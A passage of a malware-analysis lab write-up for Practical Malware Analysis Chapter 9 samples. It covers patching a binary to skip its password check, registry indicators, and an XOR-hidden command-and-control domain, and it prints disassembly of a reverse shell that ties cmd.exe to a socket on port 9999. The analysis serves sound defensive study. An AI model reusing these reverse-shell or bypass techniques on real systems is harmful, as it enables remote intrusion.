00402B38 | . 83C4 04      ADD ESP,4
00402B36 | . 85C0         TEST EAX,EAX
00402B38 | > 74 05       JE SHORT Lab09-01.00402B3F
00402B3A | . E8 D1F8FFFF CALL Lab09-01.00402410
00402B3F | . 8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
00402B42 | . 8B51 04      MOV EDX,DWORD PTR DS:[ECX+4]
00402B45 | . 8995 E0E7FFFF MOV DWORD PTR SS:[EBP-1820],EDX
00402B48 | . 68 70C14000 PUSH Lab09-01.0040C170
00402B50 | . 8B85 E0E7FFFF MOV EAX,DWORD PTR SS:[EBP-1820]
00402B56 | . 50          PUSH EAX
00402B57 | . E8 B30C0000 CALL Lab09-01.0040380F
  
```

ASCII "-in"

The next step is to save the changes. Right click in the disassembly window and select copy to executable -> all modifications. Then proceed to save into a file.

iv. What are the host-based indicators of this malware?

To answer this question lets look at the dynamic analysis observations and IDA Pro codes.




Figure 6. Registry trails in IDA Pro




Figure 7. Proc Mon captured WriteFile and RegSetValue

```

HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\ImagePath: "%SYSTEMROOT%\system32\Lab09-01_patched.exe"
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\DisplayName: "Lab09-01_patched Manager service"
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\ObjectName: "LocalSystem"
HKLM\SYSTEM\ControlSet001\Services\Lab09-01_patched\Security\Security: 01 00 14 80 90 00 00 9C 00 00 14 0C
HKLM\SYSTEM\CurrentControlSet\Services\Lab09-01_patched\Type: 0x00000020
HKLM\SYSTEM\CurrentControlSet\Services\Lab09-01_patched\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\Services\Lab09-01_patched\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\Lab09-01_patched\ImagePath: "%SYSTEMROOT%\system32\Lab09-01_patched.exe"
HKLM\SYSTEM\CurrentControlSet\Services\Lab09-01_patched\DisplayName: "Lab09-01_patched Manager Service"
HKLM\SYSTEM\CurrentControlSet\Services\Lab09-01_patched\ObjectName: "LocalSystem"
  
```

Figure 9. The service created in registry




Figure 10. Services.msc

1. HKLM\SOFTWARE\Microsoft\XPS\Configuration
2. Lab09-01_patched Manager Service
3. %SYSTEMROOT%\system32\Lab09-01_patched.exe

v. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry “HKLM\SOFTWARE\Microsoft\XPS\Configuration and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command
5. Do Nothing

vi. Are there any useful network-based signatures for this malware?




Figure 11. Network Traffic

Malware Analysis

From Wireshark, we can see that the malware is attempting to retrieve commands from <http://www.practicalmalwareanalysis.com>. A random page (xxxx/xxx.xxx) is retrieved from the server using HTTP/1.0. Note that the evil domain can be changed, therefore by fixing the network based signature to just practicalmalwareanalysis.com is not sufficient.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?

Address	Length	Type	String
.rdata:004040CC	0000000F	C	runtime error
.rdata:004040E0	0000000E	C	TLOSS error\r\n
.rdata:004040F0	0000000D	C	SING error\r\n
.rdata:00404100	0000000F	C	DOMAIN error\r\n
.rdata:00404110	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00404138	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00404170	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:004041A8	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:004041D0	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00404208	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00404234	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00404258	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00404288	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
.rdata:004042D8	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00404304	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00404330	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00404358	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00404384	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004043A4	00000017	C	<program name unknown>
.rdata:004043BC	00000013	C	GetLastActivePopup
.rdata:004043D0	00000010	C	GetActiveWindow
.rdata:004043E0	0000000C	C	MessageBoxA
.rdata:004043EC	0000000B	C	user32.dll
.rdata:00404562	0000000D	C	KERNEL32.dll
.rdata:0040457E	0000000B	C	WS2_32.dll
.data:0040511E	00000006	unic...	@\t
.data:00405126	00000006	unic...	@\n
.data:00405166	00000006	unic...	@\x1B
.data:00405176	00000006	unic...	@x
.data:0040517E	00000006	unic...	@y
.data:00405186	00000006	unic...	@z
.data:004051AC	00000006	C	`y❖!

Nothing useful...

ii What happens when you run this binary?

The program just terminates without doing anything.

iii. How can you get this sample to run its malicious payload?

```

mov     [ebp+var_1B0], '1'
mov     [ebp+var_1AF], 'q'
mov     [ebp+var_1AE], 'a'
mov     [ebp+var_1AD], 'z'
mov     [ebp+var_1AC], '2'
mov     [ebp+var_1AB], 'w'
mov     [ebp+var_1AA], 's'
mov     [ebp+var_1A9], 'x'
mov     [ebp+var_1A8], '3'
mov     [ebp+var_1A7], 'e'
mov     [ebp+var_1A6], 'd'
mov     [ebp+var_1A5], 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+var_1A0], 'o'
mov     [ebp+var_19F], 'c'
mov     [ebp+var_19E], 'l'
mov     [ebp+var_19D], '.'
mov     [ebp+var_19C], 'e'
mov     [ebp+var_19B], 'x'
mov     [ebp+var_19A], 'e'
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
rep movsd
movsb
mov     [ebp+var_1B8], 0
mov     [ebp+Filename], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_2FF]
rep stosd
stosb
push    10Eh          ; nSize
lea     eax, [ebp+Filename]
push    eax          ; lpFilename
push    0            ; hModule
call    ds:GetModuleFileNameA
push    '\           ; int
lea     ecx, [ebp+Filename]
push    ecx          ; char *
call    _strrchr     ; pointer to last occurrence
add     esp, 8
mov     [ebp+var_4], eax
mov     edx, [ebp+var_4]
add     edx, 1       ; remove \
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
push    eax          ; current executable name
lea     ecx, [ebp+var_1A0]
push    ecx          ; ocl.exe
call    _strcmp
add     esp, 8
test    eax, eax
jz      short loc_40124C

```

Figure 1. ocl.exe

From the above flow graph in main function, we can see that the binary retrieves its own executable name via `GetModuleFileNameA`. It then strip the path using `_strrchr`. The malware then compares the filename with `“ocl.exe”`. If it doesn't match, the malware will terminate. Therefore to run the malware we must name it as `“ocl.exe”`.

iv. What is happening at 0x00401133?

```

.text:00401133      mov     [ebp+var_1B0], '1'
.text:0040113A      mov     [ebp+var_1AF], 'q'
.text:00401141      mov     [ebp+var_1AE], 'a'
.text:00401148      mov     [ebp+var_1AD], 'z'
.text:0040114F      mov     [ebp+var_1AC], '2'
.text:00401156      mov     [ebp+var_1AB], 'w'
.text:0040115D      mov     [ebp+var_1AA], 's'
.text:00401164      mov     [ebp+var_1A9], 'x'
.text:0040116B      mov     [ebp+var_1A8], '3'
.text:00401172      mov     [ebp+var_1A7], 'e'
.text:00401179      mov     [ebp+var_1A6], 'd'
.text:00401180      mov     [ebp+var_1A5], 'c'
.text:00401187      mov     [ebp+var_1A4], 0

```

Figure 2. some passphrase?

We can see in the opcode that a string is formed character by character. The string is `“1qaz2wsx3edc”`. The way the author created the string prevented IDA Pro from displaying it as a normal string.


v. What arguments are being passed to subroutine 0x00401089?



Figure


3. GetHostName

From the above ollydbg image, we can see that the string “1qaz2wsx3edc” is passed in to the subroutine 0x00401089. An unknown pointer (0x0012FD90) is also passed in.



Stepping into the subroutine, you will realize that the malware is trying to decode a string(0x0012FD90) with the xor key (1qaz2wsx3edc). As shown above, we can start to see the decoded string taking shape.

6. What domain name does this malware use?



<http://www.practicalmalwareanalysis.com>

7. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.

8. What is the significance of the CreateProcessA call at 0x0040106E?

The first block shows that we get the decoded domain name and get the ip by using [gethostbyname](#). In the second block, we can see that it is trying to connect to the derived ip at port 9999. In the third block, we can see that socket s is passed into the CommandExecution subroutine as last argument.

```

CommandExecution proc near
StartupInfo= _STARTUPINFOA ptr -58h
var_14= dword ptr -14h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
arg_10= dword ptr 10h

push    ebp
mov     ebp, esp
sub    esp, 58h
mov    [ebp+var_14], 0
push    44h           ; size_t
push    0             ; int
lea    eax, [ebp+StartupInfo]
push    eax           ; void *
call   _memset
add    esp, 0Ch
mov    [ebp+StartupInfo.cb], 44h
push    10h           ; size_t
push    0             ; int
lea    ecx, [ebp+ProcessInformation]
push    ecx           ; void *
call   _memset
add    esp, 0Ch
mov    [ebp+StartupInfo.dwFlags], 101h
mov    [ebp+StartupInfo.wShowWindow], 0
mov    edx, [ebp+arg_10]
mov    [ebp+StartupInfo.hStdInput], edx
mov    eax, [ebp+StartupInfo.hStdInput]
mov    [ebp+StartupInfo.hStdOutput], eax
mov    ecx, [ebp+StartupInfo.hStdError]
mov    [ebp+StartupInfo.hStdError], ecx
lea    edx, [ebp+ProcessInformation]
push    edx           ; lpProcessInformation
lea    eax, [ebp+StartupInfo]
push    eax           ; lpStartupInfo
push    0             ; lpCurrentDirectory
push    0             ; lpEnvironment
push    0             ; dwCreationFlags
push    1             ; bInheritHandles
push    0             ; lpThreadAttributes
push    0             ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0             ; lpApplicationName
call   ds:CreateProcessA
mov    [ebp+var_14], eax
push    0FFFFFFFFh    ; dwMilliseconds

```

From the above figure, we can see that the StartupInfo's hStdInput, hStdOutput, hStdError now points to the socket s. In other words, all input and output that we see in cmd.exe console will now be transmitted over the network. The CreateProcessA call for cmd.exe and is hidden via wShowWindow flag set to SW_HIDE(0). What it all meant was that a reverse shell is spawned to receive commands from the attacker's server.

f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro.

This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that

are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations.

i. What DLLs are imported by Lab09-03.exe?

Malware Analysis

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
0040500C		DLL2Print	DLL2
00405008		DLL2ReturnJ	DLL2
00405080		GetStringTypeW	KERNEL32
004050AC		LCMapStringA	KERNEL32
004050A8		MultiByteToWideChar	KERNEL32
004050A4		HeapReAlloc	KERNEL32
004050A0		VirtualAlloc	KERNEL32
0040509C		GetOEMCP	KERNEL32
00405098		GetACP	KERNEL32
00405094		GetCPInfo	KERNEL32
00405090		HeapAlloc	KERNEL32
0040508C		RtlUnwind	KERNEL32
00405088		HeapFree	KERNEL32
00405084		VirtualFree	KERNEL32
00405080		HeapCreate	KERNEL32
0040507C		HeapDestroy	KERNEL32
00405078		GetVersionExA	KERNEL32
00405074		GetEnvironmentVariableA	KERNEL32

From IDA Pro we can see that DLL1, DLL2, KERNEL32 and NETAPI32 is imported by the malware. During runtime we can see more dlls being imported.

Base	Size	Entry	Name	File version	Path
00330000	0000E000	00331174	DLL2		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL2.dll
00390000	0000E000	003911A1	DLL3		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL3.dll
00400000	0000E000	00401042	Lab09-03		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\Lab09-03.exe
10000000	0000E000	10001152	DLL1		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL1.dll
5B860000	0005E000	5B868848	NETAPI32	5.1.2600.5512	(C:\WINDOWS\system32\NETAPI32.dll
71A00000	00008000	71A01638	WS2HELP	5.1.2600.5512	(C:\WINDOWS\system32\WS2HELP.dll
71A00000	00017000	71A01278	WS2_32	5.1.2600.5512	(C:\WINDOWS\system32\WS2_32.dll
76300000	00010000	76301208	IMM32	5.1.2600.5512	(C:\WINDOWS\system32\IMM32.DLL
76D60000	00019000	76D6530A	iphlpapi	5.1.2600.5512	(C:\WINDOWS\system32\iphlpapi.dll
77C10000	00058000	77C1F2A1	wsuvcrt	7.0.2600.5512	(C:\WINDOWS\system32\wsuvcrt.dll
77C70000	00024000	77C74854	wsucl_0	5.1.2600.5512	(C:\WINDOWS\system32\wsucl_0.dll
77D00000	0009B000	77D078FB	ADVAPI32	5.1.2600.5512	(C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00026000	77E7628F	RPORT4	5.1.2600.5512	(C:\WINDOWS\system32\RPORT4.dll
77F10000	00049000	77F16597	GDI32	5.1.2600.5512	(C:\WINDOWS\system32\GDI32.dll
77FE0000	00010000	77FE2126	Secur32	5.1.2600.5512	(C:\WINDOWS\system32\Secur32.dll
7C900000	000F6000	7C90063E	kernel32	5.1.2600.5512	(C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512	(C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512	(C:\WINDOWS\system32\USER32.dll

Figure 2. DLL3.dll being imported during runtime

ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

Loading the dll in IDA Pro we can see the base address that each dll requests for. Turns out that all 3 dlls requests for the same image base at address 0x10000000.

```

; File Name   : D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_9L\DLL3.dll
; Format      : Portable executable for 80386 (PE)
; Imagebase  : 10000000
; Section 1. (virtual address 00001000)
; Virtual size      : 00005540 ( 21834.)
; Section size in file : 00006000 ( 24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable
; Alignment       : default
; OS type        : MS Windows
; Application type: DLL 32bit

```

Figure 3. Imagebase: 0x10000000

iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?

From figure 2, we can observe that the base address for DLL1.dll is @0x10000000, DLL2.dll is @0x330000 and DLL3.dll is @0x390000.

iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?

```

.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main          proc near          ; CODE XREF: start+AF1p
.text:00401000
.text:00401000 Buffer          = dword ptr -1Ch
.text:00401000 hFile          = dword ptr -18h
.text:00401000 hModule        = dword ptr -14h
.text:00401000 var_10         = dword ptr -10h
.text:00401000 NumberOfBytesWritten= dword ptr -0Ch
.text:00401000 var_8          = dword ptr -8
.text:00401000 JobId          = dword ptr -4
.text:00401000 argc           = dword ptr 8
.text:00401000 argv           = dword ptr 0Ch
.text:00401000 envp           = dword ptr 10h
.text:00401000
.text:00401000          push    ebp
.text:00401000          mov     ebp, esp
.text:00401001          sub     esp, 1Ch
.text:00401003          call   ds:DLL1Print
.text:0040100C          call   ds:DLL2Print
.text:00401012          call   ds:DLL2ReturnJ
.text:00401018          mov     [ebp+hFile], eax
.text:0040101B          push    0          ; lpOverlapped

```




Figure 5. DLL1Print

From figure 4, we can see that DLL1Print is called. In figure 1, we can see that DLL1Print is imported from DLL1.dll. Opening DLL1.dll in IDA Pro, we can conclude that DLL 1 mystery data %d\n is printed out. However %d is filled with values in dword_10008030 a global variable. xref check on this global variable suggests that it is being set by @0x10001009.

```

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr 8
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push    ebp
mov     ebp, esp
call   ds:GetCurrentProcessId
mov     dword_10008030, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp

```

Figure 6. Setting global variable with process id

Malware Analysis


The above figure shows that once the dll is loaded, it will query its own process id and set the global variable dword_1008030 to the retrieved process id. To conclude DLL1Print will print out “DLL 1 mystery data [CurrentProcess ID]“.

v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

```
.text:00401000
.text:00401000          push    ebp
.text:00401001          mov     ebp, esp
.text:00401003          sub     esp, 1Ch
.text:00401006          call   ds:DLL1Print
.text:0040100C          call   ds:DLL2Print
.text:00401012          call   ds:DLL2ReturnJ ; get a File Handle
.text:00401018          mov     [ebp+hFile], eax ; eax contains handle to file
.text:0040101B          push   0 ; lpOverlapped
.text:0040101D          lea   eax, [ebp+NumberOfBytesWritten]
.text:00401020          push   eax ; lpNumberOfBytesWritten
.text:00401021          push   17h ; nNumberOfBytesToWrite
.text:00401023          push   offset aMalwareanalysisi ; "malwareanalysisbook.com"
.text:00401028          mov     ecx, [ebp+hFile]
.text:0040102B          push   ecx ; hFile
.text:0040102C          call   ds:WriteFile
```

Figure 7. File Handle from DLL2ReturnJ

Analyzing Lab09-03.exe, we can see that the File Handle is retrieved from DLL2ReturnJ subroutine (imported from DLL2.dll)



```
; Exported entry 2. DLL2ReturnJ

; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push    ebp
mov     ebp, esp
mov     eax, dword_1000B078
pop     ebp
retn
DLL2ReturnJ endp
```

From the above image, DLL2ReturnJ returns a global variable taken from dword_1000B078.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr 8
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push    ebp
mov     ebp, esp
push    0 ; hTemplateFile
push    80h ; dwFlagsAndAttributes
push    2 ; dwCreationDisposition
push    0 ; lpSecurityAttributes
push    0 ; dwShareMode
push    40000000h ; dwDesiredAccess
push    offset FileName ; "temp.txt"
call   ds:CreateFileA
mov     dword_1000B078, eax
mov     al, 1
pop     ebp
retn   0Ch
_DllMain@12 endp
```

Figure

9. DLL2's DLLMain

Malware Analysis

From the above image, things become clear. The returned File Handle points to **temp.txt**.

vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

According to msdn, [NetScheduleJobAdd](#) submits a job to run at a specified future time and date. The second parameter is a pointer to a [AT_INFO](#) Structure

```
NET_API_STATUS NetScheduleJobAdd(  
    _In_opt_ LPCWSTR Servername,  
    _In_     LPBYTE  Buffer,  
    _Out_   LPDWORD JobId  
);
```

```
.text:00401030      call     ds:CloseHandle  
.text:0040103C      push    offset LibFileName ; "DLL3.dll"  
.text:00401041      call     ds:LoadLibraryA  
.text:00401047      mov     [ebp+hModule], eax  
.text:0040104A      push    offset ProcName ; "DLL3Print"  
.text:0040104F      mov     eax, [ebp+hModule]  
.text:00401052      push    eax ; hModule  
.text:00401053      call     ds:GetProcAddress  
.text:00401059      mov     [ebp+var_8], eax  
.text:0040105C      call     [ebp+var_8]  
.text:0040105F      push    offset aDll3getstructu ; "DLL3GetStructure"  
.text:00401064      mov     ecx, [ebp+hModule]  
.text:00401067      push    ecx ; hModule  
.text:00401068      call     ds:GetProcAddress  
.text:0040106E      mov     [ebp+var_10], eax  
.text:00401071      lea    edx, [ebp+Buffer]  
.text:00401074      push    edx  
.text:00401075      call     [ebp+var_10] ; DLL3GetStructure  
.text:00401078      add    esp, 4  
.text:0040107B      lea    eax, [ebp+JobId]  
.text:0040107E      push    eax ; JobId  
.text:0040107F      mov     ecx, [ebp+Buffer]  
.text:00401082      push    ecx ; Buffer  
.text:00401083      push    0 ; Servername  
.text:00401085      call     NetScheduleJobAdd
```

Figure 10. AT_INFO structure

From Lab09-03.exe we can see that it is loading a dll dynamically during runtime by first calling [LoadLibraryA](#)("DLL3.dll") then [GetProcAddress](#)("DLL3Print") to get the pointer to the export function. The pointer is then called to get the AT_INFO structure.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD FdwReason, LPVOID lpvReserved)  
_DllMain@12      proc near ; CODE XREF: DllEntryPoint+4B1p  
  
lpMultiByteStr = dword ptr -4  
hinstDLL       = dword ptr 8  
fdwReason      = dword ptr 0Ch  
